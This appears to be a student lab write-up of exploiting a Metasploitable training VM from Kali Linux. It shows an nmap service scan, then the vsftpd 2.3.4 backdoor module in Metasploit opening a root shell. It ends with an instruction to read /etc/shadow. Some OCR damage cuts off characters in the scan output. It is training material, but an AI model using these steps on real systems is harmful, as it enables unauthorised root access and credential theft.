
Practical 10

Exploiting with Metasploit (Kali Linux)

STEPS:


1. Must know the Ip add of victim computer and attacker computer

Attacker ip 192.168.64.129




```
—(virus㉿kali)-[~]
-$ ifconfig
th0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
       inet 192.168.64.129  netmask 255.255.255.0  broadcast 192.168.64.255
       inet6 fe80::20c:29ff:feaa:7d04  prefixlen 64  scopeid 0x20<link>
       ether 00:0c:29:aa:7d:04  txqueuelen 1000  (Ethernet)
       RX packets 93890  bytes 132137373 (126.0 MiB)
       RX errors 124  dropped 0  overruns 0  frame 0
       TX packets 34347  bytes 2671003 (2.5 MiB)
       TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
       device interrupt 19  base 0x2000
```

Victim ip msf 192.168.64.132/24




```
msfadmin@metasploitable:~/home/user$ ls
msfadmin@metasploitable:~/home/user$ cd ..
msfadmin@metasploitable:~/home$ ls
ftp  msfadmin  service  user
msfadmin@metasploitable:~/home$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1
    link/ether 00:0c:29:40:65:24 brd ff:ff:ff:ff:ff:ff
    inet 192.168.64.132/24 brd 192.168.64.255 scope global eth0
    inet6 fe80::20c:29ff:fe40:6524/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:40:65:2e brd ff:ff:ff:ff:ff:ff
msfadmin@metasploitable:~/home$ _
```

2. Sudo –Snamp –Sv –O –P 192.168.64.132




```
—(virus㉿kali)-[~]
-$ sudo -s nmap -sV -O -P 192.168.64.132
sudo] password for virus:
tarting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-26 00:54 EST
map scan report for 192.168.64.132
ost is up (0.0010s latency).
ot shown: 977 closed tcp ports (reset)
ORT     STATE SERVICE     VERSION
1/tcp   open  ftp         vsftpd 2.3.4
2/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
3/tcp   open  telnet      Linux telnetd
5/tcp   open  smtp        Postfix smtpd
3/tcp   open  domain      ISC BIND 9.4.2
0/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
11/tcp  open  rpcbind     2 (RPC #100000)
39/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
45/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
12/tcp  open  exec        netkit-rsh rexecd
13/tcp  open  login       OpenBSD or Solaris rlogind
14/tcp  open  tcpwrapped
```

Os details




```
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:40:65:24 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.64 seconds
```



```
┌──(virus㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command

      .                                         .

 .

     dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                       o
        '   dB'                     BBP
    dB'dB'dB' dBBP     dBP     dBP BB
   dB'dB'dB' dBP      dBP     dBP  BB
  dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                                   dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
          .                  .                  dB' dBP    dB'.BP
```

Msf > use exploit/unix/ftp/vsftpd_234_backdoor
Msf > show options



```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.htm
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------
```

Msf > set RHOST 192.168.64.132(victim ip)

After thet exploit the victim machine using


Msf > exploit

After exploiting the victim machine go in the victim directory using

Pwd

/ ls –l cd /

cat /etc/shadow



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.64.132
RHOST => 192.168.64.132
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.64.132:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.64.132:21 - USER: 331 Please specify the password.
[+] 192.168.64.132:21 - Backdoor service has been spawned, handling...
[+] 192.168.64.132:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.64.129:34225 -> 192.168.64.132:6200) at 2023-12-26 01:13:12 -0500

pwd
/
ls -l
total 85
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom -> media/cdrom
drwxr-xr-x  13 root root 13820 Dec 26 00:47 dev
drwxr-xr-x  94 root root  4096 Dec 26 01:14 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx------   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw-------   1 root root  8705 Dec 26 00:50 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 113 root root     0 Dec 26 00:46 proc
drwxr-xr-x  13 root root  4096 Dec 26 00:50 root
```

Conclusion :- Above practical was successfully executed